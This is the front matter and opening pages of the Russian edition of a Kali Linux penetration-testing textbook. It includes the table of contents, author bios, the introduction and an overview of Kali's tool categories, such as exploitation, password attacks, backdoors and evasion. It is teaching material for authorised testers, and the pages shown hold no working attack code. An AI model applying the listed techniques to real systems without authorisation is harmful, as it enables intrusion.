

# Kali Linux

ТЕСТИРОВАНИЕ НА ПРОНИКНОВЕНИЕ И БЕЗОПАСНОСТЬ

Шива Парасрам · Алекс Замм · Теди Хериянто · Шакил Али  
Дамиан Буду · Джерард Йохансен · Ли Аллен



Packt

# **Kali Linux 2018: Assuring Security by Penetration Testing**

## ***Fourth Edition***

Unleash the full potential of Kali Linux 2018,  
now with updated tools

**Shiva V. N Parasram**  
**Alex Samm**  
**Damian Boodoo**  
**Gerard Johansen**  
**Lee Allen**  
**Tedi Heriyanto**  
**Shakeel Ali**

**Packt**

BIRMINGHAM - MUMBAI

# Kali Linux

ТЕСТИРОВАНИЕ НА ПРОНИКНОВЕНИЕ И БЕЗОПАСНОСТЬ

Шива Парасрам · Алекс Замм · Теди Хериянто · Шакил Али  
Дамиан Буду · Джерард Йохансен · Ли Аллен



Санкт-Петербург · Москва · Екатеринбург · Воронеж  
Нижний Новгород · Ростов-на-Дону · Самара · Минск

2020

ББК 32.973.2-018.2

УДК 004.451

П18

**Парасрам Шива, Замм Алекс, Хериянто Теди, Али Шакил,  
Буду Дамиан, Йохансен Джерард, Аллен Ли**

П18 Kali Linux. Тестирование на проникновение и безопасность. — СПб.: Питер, 2020. — 448 с.: ил. — (Серия «Для профессионалов»).

ISBN 978-5-4461-1252-4

4-е издание Kali Linux 2018: Assuring Security by Penetration Testing предназначено для этических хакеров, пентестеров и специалистов по ИТ-безопасности. От читателя требуются базовые знания операционных систем Windows и Linux. Знания из области информационной безопасности будут плюсом и помогут вам лучше понять изложенный в книге материал.

**16+** (В соответствии с Федеральным законом от 29 декабря 2010 г. № 436-ФЗ.)

ББК 32.973.2-018.2

УДК 004.451

Права на издание получены по соглашению с Packt Publishing. Все права защищены. Никакая часть данной книги не может быть воспроизведена в какой бы то ни было форме без письменного разрешения владельцев авторских прав.

Информация, содержащаяся в данной книге, получена из источников, рассматриваемых издательством как надежные. Тем не менее, имея в виду возможные человеческие или технические ошибки, издательство не может гарантировать абсолютную точность и полноту приводимых сведений и не несет ответственности за возможные ошибки, связанные с использованием книги. Издательство не несет ответственности за доступность материалов, ссылки на которые вы можете найти в этой книге. На момент подготовки книги к изданию все ссылки на интернет-ресурсы были действующими.

ISBN 978-1789341768 англ.

© Packt Publishing 2018.

First published in the English language under the title «Kali Linux 2018 — (9781789341768)»

ISBN 978-5-4461-1252-4

© Перевод на русский язык ООО Издательство «Питер», 2020

© Издание на русском языке, оформление ООО Издательство «Питер», 2020

© Серия «Для профессионалов», 2020

# Краткое содержание

Составители .....	16
Введение.....	19
<b>Глава 1.</b> Установка и настройка Kali Linux .....	23
<b>Глава 2.</b> Создание испытательной лаборатории.....	64
<b>Глава 3.</b> Методология тестирования на проникновение .....	92
<b>Глава 4.</b> Получение отпечатка и сбор информации.....	112
<b>Глава 5.</b> Методы сканирования и уклонения .....	149
<b>Глава 6.</b> Сканирование уязвимостей .....	195
<b>Глава 7.</b> Социальная инженерия .....	224
<b>Глава 8.</b> Целевая эксплуатация .....	243
<b>Глава 9.</b> Повышение привилегий и поддержание доступа.....	268
<b>Глава 10.</b> Тестирование веб-приложений .....	293
<b>Глава 11.</b> Тестирование беспроводных сетей на проникновение .....	336
<b>Глава 12.</b> Мобильное тестирование на проникновение с Kali NetHunter .....	381
<b>Глава 13.</b> PCI DSS: сканирование и тестирование на проникновение .....	411
<b>Глава 14.</b> Инструменты для создания отчетов о тестировании на проникновение .....	426
Ответы на вопросы .....	443

# Оглавление

Составители .....	16
Авторы .....	16
Рецензенты .....	18
Введение .....	19
Для кого предназначена книга .....	19
Структура издания .....	19
Как получить максимальную пользу от этой книги .....	21
Условные обозначения .....	21
От издательства .....	22
<b>Глава 1. Установка и настройка Kali Linux .....</b>	<b>23</b>
Технические условия .....	23
Категории инструментов Kali Linux .....	23
Загрузка Kali Linux .....	26
Начинаем работать с Kali Linux .....	29
Запуск Kali Linux с Live DVD .....	29
Установка на жесткий диск .....	30
Установка Kali на USB .....	43
Настройка виртуальной машины .....	45
Гостевые дополнения VirtualBox .....	45
Настройка сети .....	47
Обновление Kali Linux .....	51
Настройка Kali Linux AMI в облаке Amazon AWS .....	52

---

Резюме.....	62
Вопросы .....	63
Дополнительные материалы .....	63
<b>Глава 2. Создание испытательной лаборатории.....</b>	<b>64</b>
Технические требования.....	64
Физическая или виртуальная? .....	65
Настройка Windows на виртуальной машине.....	65
Установка уязвимых серверов.....	71
Настройка Metasploitable 2 на виртуальной машине.....	71
Настройка Metasploitable 3 на виртуальной машине.....	73
Предварительная настройка Metasploitable 3.....	77
Установка и настройка BadStore на виртуальной машине .....	78
Установка дополнительных инструментов в Kali Linux .....	84
Сетевые сервисы в Kali Linux .....	85
HTTP .....	85
MySQL.....	86
SSH.....	87
Дополнительные лаборатории и ресурсы .....	88
Резюме.....	90
Вопросы .....	91
Дополнительные материалы .....	91
<b>Глава 3. Методология тестирования на проникновение.....</b>	<b>92</b>
Технические условия .....	92
Методология тестирования на проникновение .....	92
Руководство по тестированию OWASP .....	93
PCI-руководство по тестированию на проникновение .....	94
Стандартное проведение тестов на проникновение .....	95
NIST 800-115 .....	95
Руководство по методологии тестирования безопасности с открытым исходным кодом .....	96
Фреймворк: общее тестирование на проникновение.....	96
Разведка.....	97
Сканирование и перечисление.....	98
Получение доступа .....	104

Повышение привилегий .....	109
Поддержание доступа.....	109
Заметание следов .....	110
Составление отчета .....	110
Резюме.....	111
<b>Глава 4. Получение отпечатка и сбор информации.....</b>	<b>112</b>
Разведка по открытым источникам .....	113
Использование общих ресурсов.....	113
Запрос сведений о регистрации домена .....	114
Анализ записей DNS .....	115
Получение имени хоста .....	116
dig: техники разведывания DNS .....	117
DMitry: магический инструмент для сбора информации .....	118
Maltego: графическое отображение собранной информации.....	120
Получение сведений о сетевой маршрутизации.....	127
tcptraceroute.....	127
tctrace .....	128
Используем поисковик .....	129
Взлом базы данных Google (GHDB) .....	131
Metagoofil .....	133
Автоматизированные инструменты для снятия отпечатков и сбора информации.....	137
Devploit.....	137
RedHawk v2.....	140
Использование Shodan для поиска подключенных к Интернету устройств ..	142
Blue-Thunder-IP-локатор.....	144
Резюме.....	147
Вопросы .....	148
Дополнительные материалы .....	148
<b>Глава 5. Методы сканирования и уклонения .....</b>	<b>149</b>
Технические условия .....	149
Начинаем с обнаружения цели.....	149

---

Идентификация целевой машины.....	150
ping .....	150
fping .....	153
hping3 .....	155
Получение отпечатков ОС .....	158
Введение в сканирование портов.....	161
Изучаем протокол TCP/IP .....	161
Тонкости форматов сообщений TCP и UDP .....	163
Сетевой сканер .....	166
Что такое Nmap .....	167
Спецификация цели.....	169
Параметры сканирования TCP .....	171
Сканирование UDP.....	173
Спецификация порта Nmap.....	173
Параметры вывода Nmap.....	175
Параметры синхронизации .....	177
Полезные параметры Nmap .....	178
Nmap для сканирования IPv6.....	181
Сценарный движок Nmap .....	182
Параметры Nmap для обхода идентификаторов брандмауэра.....	186
Сканирование с Netdiscover.....	187
Автоматическое сканирование с помощью Striker .....	188
Анонимность с помощью Nipe .....	191
Резюме .....	193
Вопросы .....	193
Дополнительные материалы .....	194
 Глава 6. Сканирование уязвимостей .....	195
Технические требования.....	196
Типы уязвимостей.....	196
Локальные уязвимости .....	196
Удаленная уязвимость .....	197
Систематизация уязвимостей .....	197

Автоматическое сканирование уязвимостей .....	198
Nessus 7 .....	198
OpenVAS.....	206
Сканирование уязвимостей Linux с помощью Lynis.....	212
Сканирование и перечисление уязвимостей с помощью SPARTA.....	217
Резюме .....	222
Вопросы .....	223
Дополнительные материалы .....	223
 <b>Глава 7. Социальная инженерия .....</b>	 224
Технические условия .....	225
Моделирование психологии человека .....	225
Процесс атаки .....	225
Методы атаки.....	226
Подражание.....	227
Взаимный обмен.....	227
Влияние авторитета .....	228
Использование жадности.....	228
Налаживание социальных взаимоотношений.....	229
Сила любопытства.....	229
Инструменты социальной инженерии.....	229
Анонимная USB-атака .....	231
Сбор учетных данных.....	235
Вредоносный Java-апплет .....	238
Резюме .....	242
 <b>Глава 8. Целевая эксплуатация .....</b>	 243
Исследование уязвимости.....	243
Хранилища уязвимостей и эксплойтов .....	245
Расширенный инструментарий эксплуатации.....	246
MSFConsole .....	247
MSFCLI .....	249
Ninja 101 drills .....	251
Сценарий 1 .....	251

Сценарий 2 .....	252
Сценарий 3 .....	255
Написание модулей эксплойта.....	263
Резюме.....	267
<b>Глава 9. Повышение привилегий и поддержание доступа.....</b>	<b>268</b>
Технические требования.....	268
Повышение привилегий.....	268
Локальная эксплуатация .....	269
Инструменты подбора пароля .....	273
Инструменты для автономной атаки .....	274
Инструменты онлайн-атаки.....	281
Поддержание доступа .....	287
Бэкдор для входа в операционную систему .....	287
Резюме.....	292
<b>Глава 10. Тестирование веб-приложений .....</b>	<b>293</b>
Технические требования.....	293
Веб-анализ .....	294
nikto .....	294
OWASP ZAP .....	296
Burp Suite.....	299
Прокси-сервер Paros .....	309
W3AF .....	311
WebScarab.....	314
Межсайтовые сценарии.....	316
Тестирование XSS .....	316
SQL-инъекция .....	320
Инструкция для SQL-инъекции.....	321
Автоматическая SQL-инъекция .....	323
Выполнение команд, обход каталогов и включение файлов .....	326
Обход каталогов и включение файлов .....	327
Выполнение команд.....	330
Резюме.....	334
Дополнительные материалы .....	335

<b>Глава 11.</b> Тестирование беспроводных сетей на проникновение .....	336
Технические требования.....	337
Беспроводная сеть.....	337
Обзор стандарта IEEE 802.11 .....	337
Протокол безопасности беспроводных локальных сетей.....	338
Защищенный доступ Wi-Fi (WPA) .....	339
Разведка в беспроводной сети.....	340
Антенны.....	341
Iwlist .....	341
Kismet.....	342
WAIDPS.....	344
Инструменты тестирования беспроводной сети .....	346
Aircrack-ng.....	347
PixieWPS .....	359
Wifite .....	359
Fern Wifi Cracker.....	361
Атака «злой двойник» .....	364
После взлома.....	368
MAC-спуфинг .....	369
Устойчивость.....	370
Анализ беспроводного трафика.....	372
Анализ WLAN-трафика.....	372
Пассивный анализ .....	376
Резюме.....	380
<b>Глава 12.</b> Мобильное тестирование на проникновение с Kali NetHunter .....	381
Технические требования.....	381
Kali NetHunter .....	381
Развертывание.....	382
Развертывание сети.....	382
Развертывание беспроводной сети .....	382
Развертывание узла.....	383
Установка Kali NetHunter .....	383
Значки NetHunter .....	384

Инструменты NetHunter .....	386
Nmap .....	386
Metasploit.....	388
Преобразователь MAC .....	391
Сторонние приложения Android.....	392
Приложение NetHunter Terminal.....	392
DriveDroid .....	393
USB-клавиатура .....	393
Shodan .....	394
Router Keygen.....	394
cSploit .....	395
Беспроводные атаки .....	396
Беспроводное сканирование .....	397
WPA/WPA2-взлом .....	398
WPS-взлом.....	399
Атака «злой двойник» .....	401
HID-атаки .....	406
Резюме.....	409
Вопросы .....	410
Дополнительные материалы .....	410
<b>Глава 13. PCI DSS: сканирование и тестирование на проникновение .....</b>	<b>411</b>
PCI DSS v3.2.1, требование 11.3.....	412
Определение области испытания на проникновение PCI DSS .....	413
Сбор требований клиентов.....	415
Создание формы требования заказчика .....	415
Подготовка плана испытаний.....	416
Контрольный список плана тестирования.....	418
Границы профилирования теста .....	419
Определение бизнес-целей.....	420
Управление проектами и планирование.....	421
Инструменты для выполнения теста на проникновение в платежные системы....	422
Резюме.....	424
Вопросы .....	424
Дополнительные материалы .....	424

<b>Глава 14.</b> Инструменты для создания отчетов о тестировании на проникновение .....	426
Технические условия .....	427
Документация и проверка результатов .....	427
Типы отчетов.....	428
Исполнительный доклад.....	429
Отчет для руководства.....	429
Технический отчет.....	430
Отчет о тестировании проникновения в сеть.....	431
Подготовка презентации .....	432
Процедуры после тестирования .....	433
Использование структуры Dradis для составления отчетности по тестированию на проникновение.....	434
Инструменты отчетности по тестированию на проникновение .....	439
Faraday IDE.....	439
MagicTree.....	440
Резюме.....	441
Вопросы .....	441
Дополнительные материалы .....	442
 Ответы на вопросы .....	443
Глава 1 .....	443
Глава 2 .....	443
Глава 4 .....	443
Глава 5 .....	444
Глава 6 .....	444
Глава 12 .....	445
Глава 13 .....	445
Глава 14 .....	445

Маме, папе, Бринди и любви всей моей жизни,  
Сави. Я люблю вас, ребята.

*Шива Парасрам (Shiva V. N Parasram)*

Для всех студентов по информационной  
безопасности. Наслаждайтесь путешествием.

*Теди Хериянто (Tedi Heriyanto)*

Я хотел бы посвятить эту книгу моей любящей  
семье; моим блестящим учителям; лучшему другу  
Нгуену Тхи Ли (Лили) (Nguyen Thi Ly (Lily));  
всем моим друзьям и коллегам.

*Шакил Али (Shakeel Ali)*

# Составители

## Авторы

**Шива Парасрам** (Shiva V. N Parasram). Директор института компьютерной криминалистики и безопасности ([www.CFSI.co](http://www.CFSI.co)), преподаватель по кибербезопасности, пентестер, следователь-криминалист со стажем работы 14 лет. Имеет степень магистра в области сетевой безопасности, CCISO, СЕН, CHFI и CCNA. Как сертифицированный преподаватель Совета ЕС (CEI) обучил несколько сотен человек этичному (белому) взлому (антихакингу) и криминалистике. Был выбран преподавателем по курсу кибербезопасности для сотрудников Fujitsu Trinidad. Автор книги *Digital Forensics with Kali Linux*, опубликованной издательством Packt.

*Благодарю Рахула, Нитхин и издательство Packt за еще одну предоставленную мне возможность. Я приветствую первого автора и моих соавторов; для меня большая честь быть частью этой команды. «Если тебе нужно быть кем-то, будь храбрецом» — Индра Парасрам (Indra J. Parasram). «Всегда будь терпелив, сынок» — Харри Парасрам (Harry G. Parasram). Сави Сунита Сьюзан Будхан (Savi Sunita Susan Budhan), любовь всей моей жизни, мой мир и мой самый большой поклонник, спасибо за то, что ты есть.*

**Алекс Замм** (Alex Samm) специалист в области ИТ и компьютерной безопасности с опытом работы 11 лет. Сейчас трудится в ESP Global Services. Он системный и сетевой администратор, программист, инженер поддержки инфраструктуры VMWare. Кроме того, Алекс является консультантом по безопасности для многих крупнейших мировых авиаперевозчиков и фармацевтических компаний, таких как Roche Diabetes, Norvatis, Ingredion и Shire Pharmaceuticals. Имеет степень бакалавра в области компьютерных наук, а также СЕН, ACE, AME и NSE; в настоящее время ведет курсы по тестированию на проникновение с Kali Linux — Offensive

Security Certified Professional (OSCP). Читает лекции в институте компьютерной криминалистики и безопасности.

**Дамиан Буду** (Damian Boodoo) — тестировщик систем защиты и исследователь безопасности. Стремится сделать сети более защищенными. Имея более чем десятилетний опыт работы в сфере IT, является соучредителем DKIT Solutions, предоставляющей услуги безопасности и творческого решения проблем, которые обычно упускаются из виду. Когда Дамиан не занимается угрозами нулевого дня и не ищет дыры в защите, он возится с железом, пытаясь его усовершенствовать, либо размышляет: «Может, заняться киберспортом (поиграть в компьютерную игру)?»

**Джерард Йохансен** (Gerard Johansen) — профессионал в области информационной безопасности с более чем десятилетним опытом в тестировании на проникновение, управлении уязвимостями, моделировании оценки угроз и реагировании на инциденты. Начав свою карьеру в качестве исследователя киберпреступности, работал консультантом и аналитиком в сфере безопасности. Консультировал клиентов и компаний, начиная от организаций здравоохранения и заканчивая финансовыми учреждениями. Выпускник Норвичского университета, имеет степень магистра в области информационного обеспечения, а также CISSP. В настоящее время работает в международной IT-фирме, специализация которой — реагирование на инциденты и разведка угроз безопасности.

**Ли Аллен** (Lee Allen) — заместитель директора Университета штата Огайо. Его специализация — информационная безопасность, тестирование на проникновение, исследования безопасности, автоматизация задач, управление рисками, анализ данных и разработка 3D-приложений.

**Теди Хериянто** (Tedi Heriyanto) в настоящее время работает аналитиком по информационной безопасности в компании Fortune 500. Имеет опыт проектирования защищенных сетевых архитектур, развертывания общеорганизационных систем безопасности и управления ими, разработки политик и процедур информационной безопасности, проведения различных тестов на проникновение в сеть, веб- и мобильные приложения, а также обучения информационной безопасности. В свободное время углубляет свои знания и навыки в профессиональных областях.

*Я хотел бы поблагодарить свою семью, поддержавшую меня, когда я писал эту книгу. Спасибо команде издательства Packt, оказавшей мне поддержку, необходимую для успешного написания книги. Наконец, большое спасибо моим соавторам: Шиве, Алексу, Дамиану, Ли, Шакилу и Джерарду, чьи профессиональные знания, мотивация, идеи, проблемы, вопросы и предложения сделали написание этой книги увлекательным занятием.*

**Шакил Али** (Shakeel Ali) — старший консультант по кибербезопасности в компании Fortune 500. Обладает богатым опытом в сфере безопасности, аудита,

моделирования атак, содействия SOC/CSIRC, реагирования на инциденты и в экспертно-криминалистических проектах. Как независимый исследователь, он пишет различные статьи, чтобы дать представление об угрозах, а также обеспечивает постоянную поддержку безопасности для разных предприятий по всему миру.

*Я хотел бы поблагодарить всех моих друзей, соавторов, рецензентов и коллег, которые участвовали в этом проекте и искренне поддерживали его. Особая благодарность всем членам команды Packt Publishing, которые, стремясь сделать проект успешным, давали бесценные комментарии, вносили предложения и оказывали поддержку.*

## Рецензенты

**Шивананд Персад** (Shivanand Persad) имеет степень магистра в сфере управления предприятием (Австралийский институт бизнеса) и степень бакалавра наук в области электротехники и вычислительной техники (Вест-Индский университет). Компетентен в таких специализациях, как системы управления и приборостроения, беспроводные и проводные системы связи, стратегическое управление и реинжиниринг бизнес-процессов. Обладает более чем десятилетним опытом работы в различных технических дисциплинах и продолжительным стажем работы с одним из крупнейших интернет-провайдеров в Карибском бассейне. В свободное время от чтения всего, что попадется ему на глаза, любит стрелять из лука, ездить на велосипеде и что-нибудь мастерить.

**Листра К. Майнго** (Lystra K. Maingot) — квалифицированный этичный хакер и исследователь в области цифровой криминалистики. В университете Anglia Ruskin (Великобритания) обучался работе в сети и получил степень магистра в области сетевой безопасности. Намерен развивать свое увлечение кибербезопасностью и надеется сделать киберсреду более защищенной.

# Введение

Это четвертое издание книги «Kali Linux. Тестирование на проникновение и безопасность», в нем описывается обновленная операционная система Kali Linux 2018 и множество обновленных и совершенно новых инструментов, используемых профессиональными испытателями на проникновение и специалистами по безопасности. За время своего существования Kali Linux зарекомендовала себя как надежный инструмент в арсенале специалистов по безопасности и пентестеров (испытателей на проникновение). Эта книга позволяет читателю на практике в собственноручно построенной безопасной среде получить глубокие знания в области тестирования на проникновение.

## Для кого предназначена книга

Эта книга предназначена для пентестеров, этических хакеров и профессионалов в области ИТ-безопасности, имеющих базовые знания об операционных системах Unix/Linux. Мы предполагаем, что читатель ознакомлен с концепцией информационной безопасности.

## Структура издания

*Глава 1 «Установка и настройка Kali Linux».* В этой главе вы познакомитесь с Kali Linux 2018. Особое внимание уделяется различным методам использования системы. Глава написана так, что даже неопытный пользователь сможет запустить Kali Linux с Live DVD; установить и настроить систему на жестком диске, SD-карте, подключенном к USB-порту флеш-накопителю; установить Kali Linux на виртуальной машине. Кроме того, используя AWS, вы можете установить Kali Linux в облаке.

*Глава 2 «Создание испытательной лаборатории».* В этой главе рассказывается, как создать безопасную виртуальную среду, в которой можно на законных

основаниях выполнять разработанные для каждой главы практические примеры. В главе также приведены подробные инструкции по настройке таких виртуальных машин, как Metasploitable 2 и Metasploitable 3, которые будут использоваться как целевые машины в экспериментах на проникновение (пентестах).

*Глава 3 «Методология тестирования на проникновение».* Здесь представлены различные методологии тестирования с целью планирования и определения масштабов пентестов. Вы также найдете описание практических шагов и технологий, предназначенных для испытаний на проникновение.

*Глава 4 «Получение отпечатка и сбор информации».* На первом этапе тестирования на проникновение применяется несколько распространенных инструментов, используемых для разведки, включая взлом базы данных Google. В этом издании вы найдете новую информацию о таких инструментах для автоматического сбора информации, как DevPloit, RedHawk и Shodan.

*Глава 5 «Методы сканирования и уклонения».* В этой главе рассказывается, как с помощью мощнейшего инструмента Nmap обнаружить целевые объекты, узлы и сервисы. С помощью Netdiscover и Striker выполняется автоматизированное сканирование и сбор информации. Кроме того, в этой главе рассматривается такой инструмент, как Nipe, предоставляющий пользователям конфиденциальность и анонимность.

*Глава 6 «Сканирование уязвимостей».* Здесь на практических примерах показано, как найти уязвимости в целевой машине. Приводятся пошаговые инструкции по использованию таких мощных автоматизированных инструментов для оценки уязвимостей, как Nessus 7 и OpenVAS. Вы найдете новую информацию о Linux-инструменте Lymis, предназначенном для сканирования и проверки уязвимостей, и инструменте SPARTA, назначение которого — оценка и перечисление уязвимостей. Работа всех инструментов проводится в испытательной лаборатории, и гарантируется, что оценки реального типа точно моделируются.

*Глава 7 «Социальная инженерия».* Обсуждаются основные принципы и методы, применяемые профессиональными социальными инженерами для манипуляции людьми, чтобы те разглашали информацию или совершали иные действия.

*Глава 8 «Целевая эксплуатация».* В этой главе вы будете применять методы и инструменты для эксплуатации компьютерных систем (эксплойты). Эксплойты используют уязвимости и недостатки в системах, что дает возможность пользователю получить доступ к системе.

*Глава 9 «Повышение привилегий и поддержание доступа».* Здесь вы узнаете, как повысить уровень доступа и взломать другие учетные записи в системе. Взломанные учетные записи будут использоваться для сохранения доступа к системе и получения дальнейшего доступа к сети.

*Глава 10 «Тестирование веб-приложений».* В этой главе мы рассмотрим несколько основных инструментов, предназначенных для тестирования веб-приложений, а также облачные приложения, так как они основаны на тех же протоколах и используют многие из тех же платформ.

*Глава 11 «Тестирование беспроводных сетей на проникновение».* В главе рассматривается настройка инструментов, предназначенных для захвата данных, не-

обходимых для взлома беспроводных сетей и получения к ним доступа, включая настройку поддельных точек доступа.

*Глава 12 «Мобильное тестирование на проникновение с Kali NetHunter».* В этой главе представлен практический подход к тестированию на проникновение с помощью мобильных устройств. Подробно описывается установка и настройка необходимых приложений, а также демонстрируется процесс сканирования и оценки уязвимостей, атак типа «человек посередине» и беспроводных атак, которые могут выполняться мобильными приложениями.

*Глава 13 «PCI DSS: сканирование и тестирование на проникновение».* Здесь вводится стандарт, описываются шесть задач и 12 требований, приводится обзорный тест на проникновение. Акцент делается на PCI DSS версий 11.3.1 и 11.3.2.

*Глава 14 «Инструменты для создания отчетов о тестировании на проникновение».* Обсуждаются различные типы отчетов и процедуры, которые проводятся по окончании тестирования, а также демонстрируется использование платформы Dridis для организации и полного документирования теста на проникновение.

## Как получить максимальную пользу от этой книги

В книге мы рассмотрим множество тем, для объяснения которых авторы приложили максимальные усилия. Но есть некоторые фундаментальные темы, касающиеся как сетей, так и вопросов безопасности, которые, возможно, вы пожелаете изучить самостоятельно, чтобы лучше понять материал:

- ❑ семь уровней модели OSI;
- ❑ набор протоколов TCP/IP;
- ❑ трехэтапное рукопожатие TCP;
- ❑ протоколы и номера портов;
- ❑ основы беспроводной связи (802.11 a, b, g, n, ac), WEP и WPA2;
- ❑ основные команды Linux (*including ls, cd и clear*).

## Условные обозначения

В этой книге используется ряд условных обозначений.

Моноширинным шрифтом в тексте выделяются кодовые слова, имена таблиц базы данных, имена папок, имена файлов, расширения файлов, пути, пользовательский ввод и сообщения Twitter. Например: «монтируем скачанный WebStorm-10\*.dmg образ диска как еще один диск в системе».

Любые команды, вводимые в командную строку, или сообщения командной строки записываются следующим образом:

```
Nmap 172.16.54.144 -sV
```

*Курсивом* в тексте выделяются новые термины или слова, на которые нужно обратить особое внимание.

Отображаемые на экране слова и фиктивные URL-адреса выделяются рубленым шрифтом, например: «выберите **System info** (Системная информация) на панели **Administration** (Администрирование)».



Таким образом отображаются предупреждения или важные заметки.



Так выглядят советы и рекомендации.

## От издательства

Ваши замечания, предложения, вопросы отправляйте по адресу [comp@piter.com](mailto:comp@piter.com) (издательство «Питер», компьютерная редакция).

Мы будем рады узнать ваше мнение!

На веб-сайте издательства [www.piter.com](http://www.piter.com) вы найдете подробную информацию о наших книгах.

# 1

# Установка и настройка Kali Linux

Данная глава откроет перед вами удивительный мир Kali Linux 2018.2. Это специализированный дистрибутив Linux, предназначенный для тестирования на проникновение. В главе будут рассмотрены следующие темы.

- ❑ Краткая история Kali.
- ❑ Несколько распространенных сфер применения Kali.
- ❑ Загрузка и установка Kali.
- ❑ Настройка и обновление Kali.

## Технические условия

Для этой главы и всей книги вам понадобится ноутбук или настольный компьютер с объемом оперативной памяти не менее 6 Гбайт и 100 Гбайт свободного места на жестком диске — оно потребуется для установки Kali Linux и тестовых лабораторных сред, в качестве которых будут использованы виртуальные машины. При установке Kali Linux на флеш-накопитель или карту SD/micro-SD минимальное пространство для хранения должно составлять 8 Гбайт (рекомендуется 16 Гбайт или более).

Кроме того, нужно будет загрузить следующее программное обеспечение:

- ❑ VirtualBox (<https://www.virtualbox.org/wiki/Downloads>);
- ❑ Vmware Player ([https://my.vmware.com/en/web/vmware/free#desktop\\_end\\_user\\_computing/vmware\\_workstation\\_player/14\\_0](https://my.vmware.com/en/web/vmware/free#desktop_end_user_computing/vmware_workstation_player/14_0));
- ❑ Kali Linux (<https://www.kali.org/downloads/>).

## Категории инструментов Kali Linux

На момент написания книги последней версией Kali Linux была 2018.2. Она включает:

- ❑ улучшенную поддержку графических процессоров AMD;
- ❑ исправления в архитектуре x86 и x64 для устранения уязвимостей Spectre и Meltdown;

- ❑ облегченный доступ к Metasploit с Metasploit-framework-4.16.34-0Kali2;
- ❑ обновленные инструменты Bloodhound v1.51, Reaver 1.6.4, PixieWPS 1.42, BurpSuite 1.7.32, Hashcat 4.0, Wpscan, Openvas, Xplico, Responder и Dradis.

Kali Linux содержит инструменты, назначение которых — тестирование на проникновение. Их можно разделить на следующие категории.

- ❑ **Information gathering** (Инструменты для сбора информации). Эта категория включает несколько инструментов для сбора информации о DNS, IDS/IPS, сетевом сканировании, операционных системах, маршрутизации, SSL, SMB, VPN, а также прослушивания IP, SNMP, адресов электронной почты и VPN.
- ❑ **Vulnerability assessment** (Оценка уязвимостей). В данной категории вы можете найти инструменты для общего сканирования уязвимостей. Здесь также содержатся инструменты для анализа сети Cisco и поиска уязвимостей в серверах баз данных. В этой категории также представлены несколько инструментов fuzzing.
- ❑ **Web applications** (Веб-приложения). Эта категория включает такие инструменты, связанные с веб-приложениями, как сканеры системы управления контентом, базы данных уязвимостей, прокси-службы, сканеры поисковых роботов и сканеры веб-уязвимостей.
- ❑ **Database assessment** (Оценка баз данных). Инструменты этой категории проверяют безопасность различных баз данных. Существует ряд инструментов, разработанных специально для тестирования баз данных SQL.
- ❑ **Password attacks** (Атаки на пароли). В этой категории вы найдете несколько инструментов, которые можно использовать в режиме онлайн или офлайн для выполнения атак паролей.
- ❑ **Wireless attacks** (Беспроводные атаки). В настоящее время все более актуальным становится вопрос безопасности беспроводной связи. Эта категория включает в себя инструменты для атаки Bluetooth, RFID/NFC и беспроводных устройств.
- ❑ **Exploitation tools** (Эксплуатационные инструменты). В этой категории содержатся инструменты, позволяющие эксплуатировать обнаруженные в целевой среде уязвимости. Здесь вы найдете инструменты для эксплуатации сети, Интернета и баз данных. В этой категории также представлены инструменты социальной инженерии, позволяющие искать и использовать информацию.
- ❑ **Sniffing and spoofing** (Анализ и подмена). Инструменты этой категории применяются для отслеживания сетевого трафика. В ней также представлены инструменты сетевого спуфинга (подмены), такие как Ettercap (большой набор инструментов для атаки «человек посередине») и Yersinia (сетевой инструмент, созданный для получения преимущества из некоторых слабостей различных сетевых протоколов).
- ❑ **Post exploitation** (После эксплуатации). Инструменты этой категории помогут вам сохранить полученный ранее доступ к целевому компьютеру. Перед установкой этих инструментов вам, возможно, потребуется получить наивысший уровень

привилегий на компьютере. Здесь вы найдете инструменты для скрытого управления операционной системой компьютера (*backdoor*, что в переводе значит «черный ход») и веб-приложениями, а также инструменты для туннелирования.

- ❑ **Forensics** (Судебная экспертиза). В этой категории содержатся инструменты для сбора цифровых криминалистических данных, восстановления данных, реагирования на инциденты и вырезания файлов.
- ❑ **Reporting tools** (Инструменты отчетности). Здесь вы найдете инструменты, позволяющие задокументировать процесс и результаты тестирования на проникновение.
- ❑ **Social engineering tools** (Инструменты социальной инженерии). В данной категории содержится очень мощный инструмент *Metasploit* и *набор инструментов социальной инженерии (SET)*. Они могут быть очень полезны на этапах разведки, тестирования на проникновение и эксплуатации.
- ❑ **System services** (Системные сервисы). Данная категория инструментов включает несколько сервисов, которые могут быть полезны во время выполнения задачи тестирования на проникновение, например Apache, MySQL, SSH и Metasploit.

Для упрощения процедуры тестирования на проникновение в Kali Linux предусмотрена категория под названием *Top 10 Security Tools* (Топ-10 инструментов безопасности). Как следует из названия, это десять наиболее часто используемых инструментов безопасности. В эту категорию входят такие инструменты, как *aircrackng*, *burp-suite*, *hydra*, *john*, *maltego*, *metasploit*, *nmap*, *sqlmap*, *wireshark* и *zaproxy*.

В Kali Linux вы также найдете несколько инструментов, которые можно использовать для следующих целей.

- ❑ **Reverse engineering** (Инженерный анализ). В этой категории содержатся средства для отладки программ или разборки исполняемого файла.
- ❑ **Stress testing** (Стресс-тест). Эти инструменты предназначены для стресс-теста проводной и беспроводной сети, веб-среды и VOIP (IP-телефония).
- ❑ **Hardware hacking** (Взлом оборудования). Инструменты этой категории используются при работе с приложениями Android и Arduino.
- ❑ **Forensics** (Судебная экспертиза). Представленные здесь инструменты могут быть использованы для различных цифровых криминалистических задач. Они позволяют создавать образы дисков, проводить анализ образов памяти и вырезать файлы. Одним из лучших криминалистических инструментов Kali Linux является *Volatility*. Он управляет из командной строки и имеет ряд функций для анализа изображений, находящихся в памяти. В Kali Linux есть и несколько графических инструментов, таких как *Autopsy* и *Guymager*, а также исправленный *xplico*.

В этой книге мы рассмотрим только инструменты тестирования на проникновение.

## Загрузка Kali Linux

Перед установкой и использованием Kali Linux нужно загрузить ее образ. Вы можете получить его с сайта Kali Linux (<http://www.kali.org/downloads/>).

На странице Downloads (Загрузки) можно выбрать официальный образ Kali Linux на основе следующих элементов (рис. 1.1).

Image Name	Download	Size	Version	sha256sum
Kali Linux Light 64 Bit	HTTP   Torrent	867M	2018.4	ad63589f761a4344e930486e85e9d3652b8c8badb2e0f808951861ed489db1f6
Kali Linux Light Armhf	HTTP   Torrent	630M	2018.4	4b409b7f0650741400b2c3c9076333f6c52211205c4a2828d677f1099d3e5d64
Kali Linux Light 32 Bit	HTTP   Torrent	863M	2018.4	0659674f841d91b71bd2503e352ded588ec17d0e976c9fee4345dad35ace83b1
